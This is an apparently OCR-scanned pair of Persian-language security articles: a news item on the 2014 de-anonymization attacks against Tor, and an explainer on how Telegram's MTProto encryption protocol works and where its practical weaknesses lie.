مدیران تور حمله ای را روی سرویس هایشـان برای ناشناس ماندن در برابر محتوای ارتباطات آنلایـن در جـولای ۲۰۱۴ بـا هـدف کـاربران اینترنت تایید کرده اند. این حملات با نقطه نظر ردیابی کاربران تور ایجاد شـده اسـت. هویـت مهاجمان مطرح شد هر چند کـه Alexander Volynkinو Michael McCord از دانشگاه Carnegie Mellon مظنونان اصلی بودند. ایـن هم به دلیل بحثـی در ارتبـاط بـا حملـه تـور و شناساندن کاربران ناشناس در کنفـراس کـلاه سیاه آمریکا بـود کـه در اصـل بـه تحویـل در کنفرانس کلاه سیاه امریکا درایـن سـال زمـان بندی شده است اما متاسفانه این صحبت در دو هفته قبل کنسل شد زیـرا مـوارد آنهـا توسـط SEIبرای انتشـار عمـومی تاییـد نشـد. دومـین مضنون دولت روسیه بود. ظاهرا آنهـا پیشـنهاد ارائـه ۱۱۴۰۰۰ دلار را بـرای هـر کسـی کـه میتوانست ناشناس ماندن تور را بشکند داشتند که در آن FBI و دولت امریکا معمولا یک مضنون مشترک در این موضوع می باشند. صرف نظر از سردرگمی فعلی از هویت مهاجمان، وضعیت تور از ژانویه یا ژوئن ۲۰۱۴ به شدت تحـت تـاثیر این حملات بـدون اطلاعـاتی خاصـی در مـورد اینکه این حملات تا چه حد میتواند اثـر داشـته باشد، میباشـد. نقـص در تـور و سیسـتم هـای مشابه دیگر تصور میشود در نـرم افـزار I2P در زمانی که مسیریاب هـت قـادر بـه دانسـتن IP کاربر و مقصد سرویس پنهان تور هستند، باشند بنابراین فعالیت های کاربران شناس میگردد.


(بیطرف- @Fbitaraf)

درون و برون MTProto

کمتر از سه سال از ساخته شدن تلگرام میگذرد که این پیام رسان به محبوبیت بسیار زیادی بین کاربران رسیده است ، تلگرام که به گفته صاحبانش از ابتدا حتی یک دلار هزینه تبلیغات نپرداخته است، با امکاناتی کامل و سرعتی بهتر در بین پیام رسان ها توانست محبوبیت بسیار زیادی بین کاربران دنیا و خصوصا ایرانی ها کسب کند، به طوری که منابع نامعتبر از سهم ۱۵ درصدی تلگرام در پهنای باند کشور ایران خبر میدهند که با کمی ضرب و تقسیم، چندان غیر منطقی به نظر نمیرسد. تنها مساله که گاها مطرح میشود این است که آیا تلگرام به اندازه کافی امن است یا خیر؟

تلگرام دارای یک پروتکل ابداعی به نام MTProto میباشد که با رمزنگاری سعی در برقراری یک ارتباط امن بین کاربر و سرور تلگرام بر روی یک شبکه که میتواند ناامن باشد دارد یعنی اگر کامپیوتر x رابط بین شما و اینترنت باشد و تمامی بسته های ارسالی شما را شنود کند، هدف این است که نتواند متوجه اطلاعات رد و بدل شده شود.

بخش های پروتکل MTProto چگونه کار میکنند؟



پروتکل MTProto پیام را با سرآیند های خودش بسته بندی کرده و برای ارسال، آن را تحویل به لایه انتقال میدهد که میتواند HTTP ، TCPو یا UDP باشد.

"Authorization Key"

یک کلید ۲۰۴۸ بیتی توسط دستگاه کاربر و سرور در هنگام ثبت نام کاربر ساخته شده و با روش Diffie-Hellman تبادل میشود، کلید برای هر کاربر بخصوص متفاوت بوده و اشکالی برای اینکه یک کاربر چندین کلید به منظور فعال بودن تلگرام در چند دستگاه داشته باشد، وجود ندارد.

"Server Key "

یک کلید ۲۰۴۸ بیتی توسط سرور برای امضا کردن پیام ها زمانی که فرایند ثبت نام در حال اجراست، استفاده میشود. برنامه نصب شده در تلفن کاربر یک کلید عمومی برای بررسی کردن امضا دارد اما نمیتوان برای امضا کردن پیام ها از این کلید استفاده کرد، کلید خصوصی امضا کردن بر روی سرور نگه داری شده و بندرت تغییر میکند.

"Key Identifier "

بخش ۶۴ بیت کم ارزشتر درهم سازی SHA1 از Authorization Key به منظور تشخیص اینکه کدام کلید برای رمز نگاری پیام استفاده شده است استفاده میشود. کلید ها باید توسط ۶۴ بیت انتخاب شده از SHA1 شناسایی شوند و در صورت رخ دادن تصادم باید دوباره کلید جدیدی ساخته شود، یک Key Identifier با مقدار صفر به این معنی است که پیام رمز نگاری نشده است پیام های رمز نگاری نشده تنها در ابتدای ثبت نام برای برخی درخواست ها استفاده میشوند.

" Session"

یک عدد ۶۴ بیتی به صورت تصادفی توسط کاربر برای متمایز کردن نشست های مختلف برای مثال بین نسخه های مختلف نرم افزار که با یک Authorization Key ساخته شده اند استفاده میشود.در هیچ شرایطی پیامی که به یک نشست مربوط است به نشست دیگری ارسال نمیشود. سرور ممکن است نشست را فراموش کند کاربر باید توانایی برخورد درست با این مورد را داشته باشد.

"Server Salt"

یک عدد ۶۴ بیتی به صورت بازه ای (مثلا هر ۲۴ ساعت) برای هر Session به صورت جداگانه به درخواست سرور تغییر میکند. تمام پیام های بعدی میبایست Salt جدید را داشته باشند. پیام هایی با Salt قبلی حداکثر تا ۳۰۰ ثانیه بعد مورد قبول واقع میشوند اینکار برای جلوگیری از سو استفاده هایی به شکل تکرار یک پیام یا جعل ساعت کاربر به آینده میباشد.

"Message Identifier"

از یک عدد ۶۴ بیتی متناسب با زمان برای متمایز کردن پیام های یک نشست استفاده میشود. Message Identifier. های کاربر به ۴ بخش پذیر هستند و باقی مانده تقسیم بر چهار Message Identifier پیام های سرور در صورتی که پیام جواب به کاربر باشد ۱ و در غیر اینصورت ۳ است.

یک پیام اگر بیشتر از ۳۰۰ ثانیه از زمان اجرا یا ۳۰ ثانیه قبل از زمان اجرا اش (یعنی با دستکاری زمان) ارسال شده باشد، در سرور رد میشود. در این شرایط این پیام میبایست با یک شناسه جدید فرستاده شود.

"Content-related Message"

پیامی هست که نیاز به یک ACK صریح دارد که تمامی پیام های کاربر و بسیاری از پیام های سرویس از این نوع هستند یعنی تقریبا تمام پیام ها بجز Container ها و ACK ها.

"Internal (cryptographic) Header"

یک هدر ۱۶ بایتی که قبل از یک پیام یا یک Containerاضافه میشود که شامل Server Saltو Session میباشد.

"External (cryptographic) Header"

یک هدر ۲۴ بایتی که قبل از یک پیام رمزنگاری شده یا یک Container اضافه میشود که شامل یک Key Identifier و Message Key میباشد.

"Payload"

هدر خارجی و پیام رمز نگاری شده در این بخش قرار میگیرد.

برخی از تست های مهمی که نرم افزار انجام میدهد عبارت است از: وقتی یک پیام رمز شده دریافت میشود، باید بررسی شود که msg_key برابر با ۱۲۸ بیت کم ارزش Hash SHA1 است و msg_id دارای توازن زوج برای پیام های کاربر به سرور و دارای توازن فرد برای پیام های سرور به کاربر میباشد.

همچنین شناسه های N پیام آخر که از طرف دیگر گرفته شده باید ذخیره شود و اگر پیامی با یک شناسه کمتر یا مساوی با هریک از این مقادیر ذخیره شده دریافت شد نادیده گرفته میشود در غیر این صورت شناسه پیام جدید به مجموعه اضافه شده و اگر تعداد عناصر بیشتر از N شود قدیمی ترین عنصر پاک میشود.

تحلیل و جمع بندی

در بخش قبلی پروتکلMTProto با جزئیات ریز مطرح شد که واضح هست نحوه ارتباط نرم افزار تلگرام با سرور به صورت دقیق تنظیم شده تا کوچکترین آسیب پذیری ای نداشته باشد مورد بعدی که مطرح میشود این است که این رمز بندی ارتباطات را تا سرور رمز نگاری میکنند و هنوز تمامی اطلاعات رد و بدل شده تلگرام تحت سرور تلگرام انجام میشود، البته تلگرام در مقایسه با بقیه شبکه های اجتماعی و پیام رسان ها بیشتر مدافع حقوق شهروندی و مبارزه با شنود اطلاعاتی هست. اما باز مدیریت این اطلاعات به دست یک گروه سپرده میشود که میتواند مشکل ساز شود، همچنین تلگرام امکانات دیگه ای به عنوان Secret Chat را نیز معرفی کرده که در آن رمز نگاری از دستگاه کاربر اول به دستگاه کاربر دوم بوده و اطلاعات حتی توسط تلگرام نیز قابل فهمیدن نیست. ولی اکثریت کاربران از این امکان استفاده چندانی نمیکنند.

در انتها میتوان گفت کسانی که تلگرام را آسیب پذیر میکنند خود قربانی ها هستند با تکنیک های ساده مهندسی اجتماعی و با ساخت یک حساب کاربری با نام تلگرام، شخص مهاجم میتواند خود را واحد پشتیبانی تلگرام معرفی کرده و اطلاعات لازم برای وصل شدن به حساب کاربری قربانی را بدست بیاورد. همچنین اگر در تلفن همراه کاربر نرم افزاری با دسترسی Root وجود داشته باشد این نرم افزار میتواند محتوای رد و بدل شده حتی در محیط Secret Chat را هم بدست بیاورد.

(@DemoVersion –DemoVersion)



